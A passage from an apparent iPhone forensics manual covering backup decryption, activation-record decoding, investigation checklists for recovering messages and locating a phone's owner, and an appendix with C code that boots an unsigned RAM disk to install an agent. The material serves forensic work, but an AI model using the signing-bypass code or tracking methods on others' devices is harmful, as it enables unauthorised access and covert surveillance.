If you haven't already done so, use the multiplatform tool's *recover-keys.sh* script to recover the encryption keys from the device. This script will also recover and decrypt the keychain into a file prefixed with *keychain-* with a *.txt* extension. Open this file and scan through it. Locate the key named *BackupPassword*. This is the backup encryption password. Copy this to the clipboard or make note of it, as you'll need it later.

Download and Install Python and PyCrypto

Python is a versatile scripted programming language. The Python interpreter is needed in order to run scripts written using the language, such as the iTunes decryption utility. Download and install Python from *http://www.python.org*. If you're running Snow Leopard, you can install Python 2.6 using MacPorts with a single command:

```
$ sudo port install python26
```

Once Python has been installed, you'll need to download, build, and install PyCrypto. PyCrypto is a cryptographic utility library for Python. It can be downloaded from *http://www.pycrypto.org*.

Extract, build, and install the PyCrypto module.

```
$ tar -zxvf pycrypto-2.3.tar.gz
$ cd pycrypto-2.3
$ python2.6 setup.py build
$ sudo python2.6 setup.py install
```

Download and Run The Decryption Utility

In the file repository's *Scripts* directory, locate the file named *decrypt_mbdb_10.zip* and download it. Double click on the archive to extract its contents into a folder named *decrypt_mbdb_10*. This utility consists of a python script and a number of python classes used to decrypt the iTunes backup.


Change directory into the folder. Run the *decrypt_mbdb_10* script providing the path to the encrypted backup directory, a target path to decrypt to, and the *BackupPassword* key.

```
$ cd decrypt_mbdb_10
$ python2.6 decrypt_mbdb_10.py 3C333086522b0ea392f686b7ad9b5923285a66af decrypted PASSWORD
```

You'll see the script run and a number of messages informing you of the current file being operated on. When the script completes, you'll find iOS file system created underneath a number of domain directories within the decrypted path you specify.

iPhone Backup Extractor

A free tool for Mac OSX, named iPhone Backup Extractor, can extract information from device backups made with iTunes 10. iPhone Backup Extractor can be downloaded from http://supercrazyawesome.com/. The backup extractor expects backup files to be located in your home directory in ~/Library/Application Supports/MobileSync/Backup, so you'll need to copy any backups you wish to extract to this location. This is another good example of why it's important to use a separate account for each device you process.




Application Name
com.amazon.Amazon
com.vitotechnology.StarWalk
com.yelp.yelpiphone
com.zdziarski.Nescaline
com.ea.scrabble
com.brancipater.FlowChat
com.tripadvisor.LocalPicks
com.itimworld.itimpro.adhoc
BibleReader
com.zdziarski.amberalert
com.avantar.WhiteYellowPages
com.rtp.realskilite
com.barcode2mobile.CardBank
iOS Files

Figure 6-2. iPhone Backup Extractor for OSX

iPhone Backup Extractor allows you to extract application data for individual applications as well as the iOS file system backup. Choose the files you'd like to extract, then click *Extract*. You will be prompted for a destination directory.

iPhone Backup Browser

Another free tool, named iPhone Backup Browser, can be used to view unencrypted backup files on newer versions of iTunes. iPhone Backup Browser presently requires the Windows operating system, but provides a useful GUI for viewing backup data. It can be downloaded from *http://code.google.com/p/iphonebackupbrowser/*.



Display Name	Name	Files	Size	App Size
---	System	311	25 875 490	
bass	Beneath a Steel Sky: Remastered	20	513 443	168 698 189
be.appsolution.lechat	Le Chat	3	10 558	16 283 990
be.duo.everywayiphone	eVeryWay	25	33 742 845	4 534 104
bs2french	Les Chevaliers de Baphomet – les Bo...	10	41 737	789 317 126
ch.bannach.iphone.Decibels	Decibels	3	447	217 846
com.1337gamedesign.DarkNebula	Dark Nebula - Episode One	1	179	29 640 405
com.airfrance.mobile.iphone.afmobile	Air France Mobile	N/A	0	2 159 919
com.allocine.applifrance	AlloCiné	2	3 251	10 106 062
com.anuman.BordasConjugaison	BORDAS - La Conjugaison	2	1 542	8 810 723
com.apple.iBooks	iBooks	8	839 648	16 715 656

Name	Size	Date	Domain	Key
Documents/SKY-VM.008	56730	30/05/2010 10:05:32	AppDomain-bass	665eb2afff91abb0
Documents/SKY-VM.007	56730	30/05/2010 09:39:36	AppDomain-bass	d3f679d480aeb57
Documents/SKY-VM.006	56730	22/02/2010 17:53:58	AppDomain-bass	ba42d757762dbcf
Documents/SKY-VM.005	56730	22/02/2010 00:43:40	AppDomain-bass	5ef2ac066bdccd8
Documents/SKY-VM.004	56730	22/02/2010 00:04:35	AppDomain-bass	64588af798a15e7
Documents/SKY-VM.003	56730	21/02/2010 06:29:14	AppDomain-bass	74ccf44d236c59d
Documents/SKY-VM.002	56730	20/02/2010 18:58:58	AppDomain-bass	8558fe330e67ba6
Documents/SKY-VM.001	56730	30/05/2010 11:32:09	AppDomain-bass	c3e89c85436e0e
Documents/SKY-VM.000	56730	06/06/2010 18:07:32	AppDomain-bass	9669fd0a6f749dd
Documents/SKY-HINTS.008	284	30/05/2010 10:05:32	AppDomain-bass	40c8a0942731ec
Documents/SKY-HINTS.007	284	30/05/2010 09:39:36	AppDomain-bass	63b9089dec4fa27
Documents/SKY-HINTS.006	284	22/02/2010 17:53:58	AppDomain-bass	4d008c17b73876
Documents/SKY-HINTS.005	284	22/02/2010 00:43:40	AppDomain-bass	830061997f009e4
Documents/SKY-HINTS.004	284	22/02/2010 00:04:35	AppDomain-bass	c7b9353558d0f6d
Documents/SKY-HINTS.003	284	21/02/2010 06:29:14	AppDomain-bass	0cbdfeb606af01e

Figure 6-3. iPhone Backup Browser for Windows

Activation Records

When an iPhone is activated, various information about the device is stored within the device's activation records. Activation records can be found on the iPhone in the directory */private/var/root/Library/Lockdown/activation_records*, which will be accessible as */root/Library/Lockdown/activation_records* on the user disk image. The information is stored using a base64 encoding and can be easily decoded back to plain text using any base64 decoder or the `openssl` command-line tool.

Inside the *activation_records* directory is a property list containing several different certificates. This includes the FairPlay certificate for encrypted music on the device and various account tokens. For an investigation, the most useful section is the `AccountToken` section of the property list:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>AccountToken</key>
        <data>
        ... data follows ...
```

When decoded, the information in this section contains the unique device identifier assigned when the pairing relationship to the desktop was made. This identifier will determine the filename of pairing records on the desktop machine. An activation ticket and hardware identities (including the IC Card, mobile subscriber, and mobile equipment identity) are also stored.

To decode the information in this section, paste the encoded portion of it into a separate file and use a base64 decoder, such as `openssl`:

```
$ openssl enc -d -base64 -infilename
{
    "ActivationRandomness" = "AEC80D06-1948-494C-846E-9A9FC02CF175";
    "UniqueDeviceID" = "d5d9f86cfc06f8bce3d31c551ccc69788c4579ea";
    "ActivationTicket" =
"0200000029338284e1a7309dd143c60aa20a7176fba9d1db44860ba2e8b214c471e3d06
b92089c06826dcc7a4f06e8200228d974cf6b5518baebe3457ccaffe9395a81d5a94a8e3
a7c1c71746aaebc39d9ddc3acf2fd359448dd2d2379782606a4eec99e62298c26439d299606
bbadb00d9439b63cfed42921f767d8316ce42e212082c58a1e5ee1fb619e0fb2f753b0f86
a2db7cace003e5a47efb32a2b4e33d1787d0f6681edfc0737877ee6a28cec242418402cfda
695060bd75f396c909c0b1ba3236519d29291012fbdadd2c8d0d7caae1ea33ac6841b3b6d64ca
69145f7b072304a4f980d907d10b18bee9dd5df8cd8aea6ff11b339e8cc34d7f572c6de69c
53076e8a4f057e46cf6ebe879480f62e1f966abb1f05049b328a3cb47d7208521901e6772
c393251f13ce9ed9daaf21240617a89a813e7c48dbacd099d84979984deecc01e842da38a
199e9e6ef67b84325f18a73c2f9f0fb4c11ce4933eed7728960ad637565e5589dc0faeb84
a28990d71fceb0757f9131e4c151a48df520d427a66c2d2f2d0d4270d4e756c9baa9600da
7f62f8dacf7ab83bb454d5e48e078bad04ade6b98661859c3e9606a5e983a8f7e37d8fac3
b9cc091d518e5b153e8404486533bfc1aa20af4a6633245bc2de2afbf820f9065bae
956690481d0df591dc1073011e6caf8d47f8278f7a0d526a14948c33cc8f252e03c40
d6f91c9a6229770eac49b2498630a46806189242051857 6dfc0e045598475b68cedb
071e1bf41476569da801081a39e7e658698bb54875ba74ed0af5c95c3fe037b9c8f5f
547c926baa9dd055a4264";
    "IntegratedCircuitCardIdentity" = "89014103211656554643";
    "InternationalMobileSubscriberIdentity" = "310410165655464";
    "InternationalMobileEquipmentIdentity" = "011472002196598";
```

If OpenSSL isn't installed on your desktop, you may also use an online base64-decoding tool, such as the one found at http://www.opinionatedgeek.com/dotnet/tools/Base64Decode/. Simply paste the encoded portions of the file into the text box and click the Safe Decode button.

Chapter 7

Case Help

Different cases require different types of information. This chapter will cover some of the most common corporate and law enforcement scenarios, and walk through the data you'll want to gather. These scenarios, of course, provide only an overview of the evidence gathering process, so you should be sure to examine all of the evidence, not just what is outlined here.

All of these examples presume that you've already performed forensic recovery of the media partition and can view the live filesystem using one of the tools mentioned in Chapter 5. Some techniques are most easily executed by using the iPhone's user interface, so if you have physical possession of the iPhone, your job will be a little easier.

Employee Suspected of Inappropriate Communication

Inappropriate communication could involve an affair with another coworker, sexual harassment, selling secrets, insider trading, or any other activities that may be a violation of corporate policy. If this is done on a company-owned device, you might have the right to seize the iPhone and conduct an examination.

Live Filesystem

There are many different forms of communication stored on the iPhone, with the two most dominant being email and SMS messages. Other forms of communication might include photos from the user's photo library, which can be attached to outgoing email and online web forms. Finally, the suspect may have made personal notes such as safe combinations or box numbers using the iPhone's notepad, or even have performed map lookups if there was a meeting involved. The following list suggests some key information to check.

SMS messages

> Using Chapter 5 as a guide, dump the live SMS database. You'll also want to perform a `strings` dump to recover any deleted messages lurking in unused portions of the file. Alternatively, you can use a commercial SQLite forensics tool to scan for deleted database entries within the SQLite structure. The SMS database can be found on the iPhone's media partition in */mobile/Library/SMS/sms.db*. Look for both message content and phone numbers. If you have a specific phone number or phrase of text to scan for, you can also scan the entire disk image using a hex editor to locate sparse records in the deleted sectors. Using methods in Chapter 5, you can reverse engineer this data back to its original field values.
>
> In addition to the SMS database, use the methods in Chapter 5 to identify and scan the Spotlight cache. The spotlight SMS index contains older messages and contact information for messages long deleted.

Email

The second most likely form of communication is email. Scan the Envelope Index located at */mobile/Library/Mail/Envelope Index* and optionally the protected index, *Protected Index*, for messages in the suspect's inbox as well as in sent mail. This is covered in Chapter 5. A `strings` dump can also be used to recover fragments of communication from deleted messages that may still be lurking in unused portions of the file. If the suspect is using an IMAP mail account, additional messages may be stored on the iPhone in separate files.

> Be careful not to access a suspect's IMAP account online if it requires connecting to a server that is not corporately owned. While locally stored messages on a corporate-owned device might be admissible, it is potentially illegal to access a remote server belonging to the suspect or a third party without a warrant.

Typing cache

The typing cache may contain fragments of past communication, so even if all SMS and email messages have been deleted, you may be able to recover some out-of-context snippets in the cache, which are located at */mobile/Library/Keyboard/dynamic-text.dat*.

> The typing cache is frequently written to by many different applications, so it's important to keep in mind that any fragments you find will be out of context and should be treated as such.

Photo library

If the suspect sent any photos, they may still exist in the photo library on the live filesystem. Check the user's photo library by looking for files in */var/mobile/Media/Photos* and */var/mobile/Media/DCIM*. Be sure to check the exif tags of photos in the event that they were geo-tagged with the coordinates of the location they were taken with. Deleted photos can be recovered using the data carving techniques outlined in Chapter 5. Deleted images will retain their exif tags, including geo-tags and timestamp.

Google Maps cache

If the suspect planned any meetings or visited any locations, the Google Maps cache can reveal the addresses or directions that were looked up, and perhaps help to reveal the identities of accomplices or tie the suspect to a victim. For example, if the employee is being investigated for sexual harassment and it has escalated to stalking, you may find directions to the victim's house in the map cache. The Google Maps history can be found at */mobile/Library/Maps/History.plist*. You may also choose to reassemble the Google map tiles to demonstrate that the location was actively loaded into the device.

Voicemail

If the suspect is engaged in two-way communication, check the device for leftover voicemail from others involved. Use the data carving techniques identified in Chapter 5 to pull of deleted voicemail. Chapter 6 guides you through accessing the files remaining on the live filesystem.

Notes

If the suspect made any notes of events on the device, they can be found in the notes database at */mobile/Library/Notes/notes.db*. You may also find screenshots of the notes application taken by the iPhone using the data carving techniques in Chapter 5.

Calendar

To see whether any meetings were scheduled with other people, check the calendar for any events planned. Recovering the calendar is explained in detail in Chapter 5.

Call history

If the suspect engaged in any phone calls from the iPhone, a log of those calls should be available through the user interface. A more complete list of calls can be recovered by examining and dumping the call history database at */mobile/Library/CallHistory/call_history.db*. If you have a specific phone number, you can scan the entire disk image for it (without dashes) and use the instructions in Chapter 5 to reverse-engineer the data back to their original field values.

In iOS 4, the call history database was moved to /var/wireless/Library/CallHistory.

Data Carving

In addition to the live filesystem, an attempt to recover deleted files from the disk image can be made. Refer to Chapter 4 for instructions on using Scalpel to perform data carving. The following files may aid you in your investigation:

- Deleted images, which may have been used in the communication
- Deleted voicemail, if the suspect engaged in two-way communication with others
- Deleted typing caches, which may reveal older fragments of communication
- Deleted email, which may reveal older correspondence

Strings Dumps

As a last resort, any traces of previous communication can be recovered by performing a `strings` dump of the entire image. You can scan through the output by using a tool like `grep` to zero in on key words. For example, if the suspect is believed to have sent a threat to a coworker named Jane, you can search the entire disk image using the following commands:

```
$ strings rdisk0s2 > strings.txt
$ grep -ni -e jane -e kill -e "going to" strings.txt
```

In this example, a `strings` dump is made and scanned using a case-insensitive search (`-i`) for line numbers (`-n`) and output of text containing any (`-e`) of the following words or phrases: `jane`, `kill`, `going to`. If you find traces of what you are searching for, you can then open the text file and jump to the line containing the text of interest. Surrounding lines of text may include additional communication that may not have appeared in the search.

Desktop Trace

A wealth of information can be found in the desktop backups made by iTunes, as explained in Chapter 6. In addition to recovering live data from the last sync, many older copies of data may also be stored, providing a much larger breadth for your examination. Follow the instructions provided in Chapter 6 to recover the desktop backups and perform the same examinations on the data once restored to a live file system structure.

Employee Destroyed Important Data

On the iPhone, important data can be photos, email, a PDF, or other stored information. Simple information, such as a boarding pass number, can be of great importance if stored somewhere in the browser cache. Data can be destroyed intentionally or by accident, but in either case it's important to understand how to properly recover the lost data. Chapter 5 introduced you to Scalpel, a data-carving tool, which can recover deleted files from a disk image based on the file's header (and optionally, footer). Become intimately familiar with Scalpel, as it is critical for recovering deleted information.

To recover deleted files, Scalpel requires a file header. This represents the first few bytes of the file that can be used to identify the kind of data you're trying to recover. Many examples were given in Chapter 5 to recover some types of proprietary files from the iPhone. Your first attempt at recovering the missing files is to run Scalpel with the rules from Chapter 5.

In the event that some of the data was damaged, it may still be possible to recover pieces of the missing files from the device, especially if they were unstructured communication.

Additionally, don't forget about the desktop backups. If you have access to the suspect's desktop machine, the information found in the backups created by iTunes may contain copies of the destroyed data and may even be copied back onto the device after a wipe.

Email

> If part of the message was deleted, you may be able to scan for other parts of the message, such as "Subject: " or a message boundary. Using another message from the same sender, examine the message's source to find the type of message boundary it uses. Some mail agents will use the text `NEXTPART` followed by a random number, or something similar. Scanning for this with Scalpel will improve your chances of finding the remaining pieces of the message.

Web page data

> If the information was stored on a web page, you may not find it by scanning for `<HTML` tags, especially if the website didn't use the proper header tags. Scan for the beginnings of other common tags, such as `<META`, `<BODY`, and `<SCRIPT`. This will increase your chances of recovering fragments of the missing web page.

PDF files and images

> Chapter 5 supplied a few different types of PDF and image rules, but not all of these files necessarily share the same headers. Depending on the tool used to generate the PDF or save the image, the format might be slightly different, requiring a different rule. If you know the software package or device used to create the file, create another one and examine it with a hex editor to determine the headers it uses. For example, if you are looking for a very specific image that was taken on a digital camera, use the same camera to take another snapshot, then examine the headers of the new file.

Seized iPhone: Whose Is It and Where Is He?

In some cases, iPhones have been recovered from a crime scene without immediate evidence of whom it belongs to. It could have been dropped by a fleeing suspect or left by a victim. In addition to finding out ***who*** he is, it may also be important to find out ***where*** he is. This is especially important if the owner was the victim of a kidnapping or other such crime, or if he is a suspect and possibly dangerous.

Who?

The easiest way to track an iPhone back to its owner is by the phone number. If you have the original SIM and can read it without the device, simply remove it. The phone number can be found on the iPhone by tapping on the phone icon, then pressing the Contacts button on the bottom bar. Scroll to the very top of the contacts list and you will see the text My Number, followed by the phone number programmed onto the SIM. This phone number, combined with a subpoena, is usually the easiest way to get a name and address from a telecommunications provider, or possibly from Apple, Inc.[1]

If you are unable to identify the owner based on the phone number, examination of the device can provide you with much more information about the individual:

- Saved email may contain the owner's name and the service provider used. If the owner is connected to his corporate email, you'll be able to find out what company he works for. If a name is unavailable and there are no other useful leads as to the person's identity, consider scanning all email (including deleted email) for passwords or other account information. If the owner has recently signed up for a new account on any website, there is likely a trail of this somewhere on disk.

[1] Apple, Inc. is rumored to maintain a database of original iPhone purchasers, tied to the IMEI and/or serial number of the device.

- Contact records for people whom the owner frequently communicated with can help lead you to him, especially if he is a victim of a crime. If the owner is a suspect in, say, a murder, you may have just uncovered dozens of new leads.
- The photo library may include photos of the owner, his family, or possible accomplices. Be sure to check for GPS coordinates (geo-tags) in the exif data.

What?

What the owner was doing up to the time of recovering the device may be of particular importance. The following can help determine what kinds of related activities the owner was engaging in:

- Incoming and outgoing SMS text messages will identify people the owner was communicating with, and possibly provide some details about recent activity.
- Stored notes can store details about important information pertaining to the owner.
- Cached web pages can provide hints about what kind of information the owner was interested in. For example, if he is a suspect in a terrorism case, there may be cached pages pertaining to private forums he visited or web searches for explosives.
- The call history can identify individuals with whom the device owner has been in recent contact.

When and Where?

If you are trying to determine the location of the device's owner, the following can provide useful details:

- The Google Maps lookup cache can provide recent lookups of addresses or directions to and from specific addresses. Map tiles can also provide photos of the maps or satellite imagery the owner was recently viewing.
- Calendar entries can identify when and where the owner might be headed in the near future, so that he or his accomplices can be intercepted.
- Clock alarms (normally found by tapping on the Clock application, then tapping the Alarm button) can provide recurring daily or weekly practices, which may help to reveal the individual's location.
- Viewing the weather application's preferences will allow you to scroll through the cities that the individual is most interested in. Be aware that by default, Cupertino and New York come configured out of the box.
- Examine the live file system's locationd cache file at */private/var/root/Library/Caches/locationd/cache.plist*. Look for the key named kLastFix, whose value will include the coordinates of the last GPS radio fix. You may also find multiple copies of this file, which includes a timestamp, via data carving.

How Can I Be Sure?

If you think you've identified the owner of the device, follow the steps in Chapter 6 to establish a trusted relationship between his iPhone and a desktop machine. This will establish a point of ownership specific to the timestamps of the pairing records.

Appendix A

Disclosures and Source Code

This appendix includes details about the procedures and results described in this document that a court may require from law enforcement witnesses, prosecutors, and defendants.

Power-On Device Modifications (Disclosure)

While the forensic recovery procedures in this document make no direct modifications to a device's user data partition on their own, the iPhone naturally modifies its file system during a power-on event. iPhone examiners need only be concerned with what is written, as the iPhone's file system is mounted with the `noatime` option, even if the option is not specified in */etc/fstab*. This option prevents access times from being updated when a file is read or its metadata (such as its name) is changed on the device. Therefore, the access time shown on a file should reflect either its creation or the last time some change was made to the content, allowing you to concentrate on only the files that have been actually changed.

In the likely event that you don't possess special equipment to physically dump the iPhone's memory chip, the device must be powered on and booted into its operating system to recover data. Furthermore, the forensic tools described in this document require that the device be rebooted after the agent is installed.

Just like a desktop operating system, the iPhone's Leopard operating system performs minor writes to certain files upon booting. These are outside of the purview of the forensic recovery agent, and are performed by the device in the normal course of operation. The purpose of most writes is to replace or reset existing configuration files, and writes generally don't add any new data to the file system. Some writes, however, append a very minor amount of data to files. Overall, the writes to the file system are minimal, but are disclosed here in Table A-1 for integrity.

On iPhone firmware versions lower than or equal to 1.1.2, the *mobile* directory is replaced with *root*.

Table Appendix A-1. Bytes added to files during boot

Filename	Estimated magnitude of change
/private/var/log/lastlog	28 bytes
/private/var/mobile/Library/Preferences/com.apple.voicemail.plist	1275 bytes
/private/var/preferences/csidata	121 bytes
/private/var/run/configd.pid	3 bytes
/private/var/run/resolv.conf	76 bytes
/private/var/root/Library/Lockdown/data_ark.plist	3252 bytes
/private/var/tmp/MediaCache/diskcacherepository.plist	320 bytes

/private/var/log/wtmp	144 appended
/private/var/mobile/Library/Voicemail/_subscribed	Inode only
/private/var/mobile/Library/Voicemail/voicemail.db	7168 bytes
/private/var/preferences/SystemConfiguration/NetworkInterface.plist	783 bytes
/private/var/preferences/SystemConfiguration/com.apple.AutoWake.plist	730 bytes
/private/var/preferences/SystemConfiguration/ com.apple.network.identification.plist	1305 bytes
/private/var/preferences/SystemConfiguration/com.apple.wifi.plist	2284 bytes
/private/var/preferences/SystemConfiguration/preferences.plist	4380 bytes

Unless otherwise noted, all changes are performed as overwrites to existing data, but this isn't guaranteed.

Additional Technical Procedures [v1.X]

This section explains some low-level technical details of the operations performed by the iLiberty+ tool. These techniques are intended for those desiring a technical explanation of the procedure or who seek to reproduce or reimplement it, and are not necessary for general forensic examination.

Many different methods have been devised by the iPhone development community to gain access to an iPhone's operating system, but very few of them are able to do so without destroying evidence, or even destroying the entire file system. The technique used in this manual is considered to be forensically safe in that it is capable of accessing the device without corrupting user data.

Unsigned RAM Disks

A RAM disk is a file system that resides in memory, and is not physically written on disk. Most Unix kernels are capable of booting the operating system from memory, and most versions of iPhone software also support this.

The technique used by iLiberty+ for iPhone software versions 1.0.2–1.1.4 gains access to the operating system by booting an unsigned RAM disk from the iPhone's resident memory. This RAM disk is copied into the iPhone's memory and booted by setting the appropriate kernel flags using Apple's MobileDevice framework. This section is based specifically on version 7.4.2 of the device framework. Because the function calls change slightly for newer versions of the framework, you will have to install this framework with a copy of iTunes 7.4.2 in order to reproduce the procedure in this section.

Once the unsigned RAM disk is booted, the iPhone's disk-based file system is mounted and the selected agent is instituted. Depending on the agent, this could simply enable shell access, or install a surveillance kit or any other type of software. When the device boots back into its normal operating mode, the installed agent will be executed, performing whatever tasks it was designed for.

iLiberty+'s custom RAM disk differs from the RAM disk used by Apple to install software updates and perform restores. The custom iLiberty+ RAM disk consists of a disk image containing the necessary ARM-architecture files to boot and institute a custom agent on the iPhone. The RAM disk itself is padded with 0x800 bytes to contain an 8900 header, and may additionally pad between 0xCC2000 and 0xD1000 zero bytes to assist in aligning the execution space of the disk.

Once a custom RAM disk has been assembled, it is executed using private and undocumented function calls within Apple's MobileDevice framework. In short, this involves the following procedures.

The device is placed into recovery mode either manually (by holding the Home and Power buttons until forced into recovery mode), or by using the MobileDevice function `AMDeviceEnterRecovery`. The

RAM disk image is sent to the device using the private __sendFileToDevice function after looking up its symbol address in the framework.

The following commands are sent to the device using the private __sendCommandToDevice function after looking up its symbol address in the MobileDevice framework. This sets the kernel's boot arguments to boot from a RAM disk, and specifies the memory address of the approximate location of the custom image copied to the device.

```
setenv boot-args rd=md0 -s -x pmd0=0x9340000.0xA00000
saveenv
fsboot
```

Depending on the capacity and firmware version of the device, different memory addresses may be necessary. The memory address 0x09CC2000.0x0133D000 has also been reported to succeed.

Once the RAM disk has booted and the agent has been instituted, the device can be booted back into normal operating mode by sending the following commands to the device using __sendCommandToDevice:

```
setenv boot-args [Empty]
setenv auto-boot true
saveenv
fsboot
```

Depending on the version of iPhone firmware, the fsboot command may be replaced with bootx.

Source Code Examples

The following source code illustrates the process of booting an unsigned RAM disk in C. The example waits for the device to be connected in recovery mode and then issues the commands to send and boot a RAM disk as described in the previous section. The RAM disk image and needed framework library are provided by the implementer. This code was designed to run on the Mac OS X operating system running iTunes 7.4.2 MobileDevice framework. Comments are provided inline.

To build this example, use the following command:

```
$ gcc –o inject-ramdisk inject-ramdisk.c –framework CoreFoundation
–framework MobileDevice –F/System/Library/PrivateFrameworks
```

The complete code for inject-ramdisk.c follows:

```
#include <stdio.h>
#include <mach-o/nlist.h>
#include <CoreFoundation/CoreFoundation.h>
/* Path to the MobileDevice framework is used to look up symbols and
offsets */
#define MOBILEDEVICE_FRAMEWORK
"/System/Library/PrivateFrameworks/MobileDevice.framework/Versions/A/
MobileDevice"
/* Used as a pointer to the iPhone/iTouch device, when booted into
recovery */
typedef struct AMRecoveryModeDevice *AMRecoveryModeDevice_t;
/* Memory pointers to private functions inside the MobileDevice framework */
typedef int(*symbol)  (AMRecoveryModeDevice_t, CFStringRef) \
    __attribute__ ((regparm(2)));
static symbol sendCommandToDevice;
static symbol sendFileToDevice;
/* Very simple symbol lookup. Returns the position of the function in
memory */
static unsigned int loadSymbol (const char *path, const char *name)
```

```
{
    struct nlist nl[2];
    memset(&nl, 0, sizeof(nl));
    nl[0].n_un.n_name = (char *) name;
    if (nlist(path, nl) < 0 || nl[0].n_type == N_UNDF) {
        return 0;
    }
    return nl[0].n_value;
}
/* How to proceed when the device is connected in recovery mode.
* This is the function responsible for sending the ramdisk image and booting
* into the memory location containing it. */

void Recovery_Connect(AMRecoveryModeDevice_t device) {
    int r;

    fprintf(stderr, "Recovery_Connect: DEVICE CONNECTED in Recovery Mode\n");

    /* Upload RAM disk image from file */
    r = sendFileToDevice(device, CFSTR("ramdisk.bin"));
    fprintf(stderr, "sendFileToDevice returned %d\n", r);

    /* Set the boot environment arguments sent to the kernel */
    r = sendCommandToDevice(device,
        CFSTR("setenv boot-args rd=md0 -s -x pmd0=0x9340000.0xA00000"));
    fprintf(stderr, "sendCommandToDevice returned %d\n", r);

    /* Instruct the device to save the environment variable change */
    r = sendCommandToDevice(device, CFSTR("saveenv"));
    fprintf(stderr, "sendCommandToDevice returned %d\n", r);

    /* Invoke boot sequence (bootx may also be used) */
    r = sendCommandToDevice(device, CFSTR("fsboot"));
    fprintf(stderr, "sendCommandToDevice returned %d\n", r);
}
/* Used for notification only */
void Recovery_Disconnect(AMRecoveryModeDevice_t device) {

    fprintf(stderr, "Recovery_Disconnect: Device Disconnected\n");
}
/* Main program loop */
int main(int argc, char *argv[]) {
    AMRecoveryModeDevice_t recoveryModeDevice;
    unsigned int r;

    /* Find the __sendCommandToDevice and __sendFileToDevice symbols */
    sendCommandToDevice = (symbol) loadSymbol
        (MOBILEDEVICE_FRAMEWORK, "__sendCommandToDevice");
    if (!sendCommandToDevice) {
        fprintf(stderr, "ERROR: Could not locate symbol: "
            "__sendCommandToDevice in %s\n", MOBILEDEVICE_FRAMEWORK);
        return EXIT_FAILURE;
    }
    fprintf(stderr, "sendCommandToDevice: %08x\n", sendCommandToDevice);

    sendFileToDevice = (symbol) loadSymbol
        (MOBILEDEVICE_FRAMEWORK, "__sendFileToDevice");
    if (!sendFileToDevice) {
        fprintf(stderr, "ERROR: Could not locate symbol: "
            "__sendFileToDevice in %s\n", MOBILEDEVICE_FRAMEWORK);
        return EXIT_FAILURE;
    }
    /* Invoke callback functions for recovery mode connect and disconnect */
    r = AMRestoreRegisterForDeviceNotifications(
        NULL,
        Recovery_Connect,
        NULL,
        Recovery_Disconnect,
        0,
        NULL);
    fprintf(stderr, "AMRestoreRegisterForDeviceNotifications returned %d\n",
    r);
    fprintf(stderr, "Waiting for device in restore mode...\n");

    /* Loop */
    CFRunLoopRun();
}
```

Once the RAM disk has been injected and booted, iLiberty+'s work is complete and the RAM disk has delivered whatever agent it was written to institute. The device can then be returned to normal operating mode by issuing the following commands in place of those in the `Recovery_Connect` function:

```
/* Reset and save the default boot-related environment variables */
    sendCommandToDevice(device, CFSTR("setenv auto-boot true"));
    sendCommandToDevice(device, CFSTR("setenv boot-args "));
    sendCommandToDevice(device, CFSTR("saveenv"));

    /* Boot the device (bootx may also be used) */
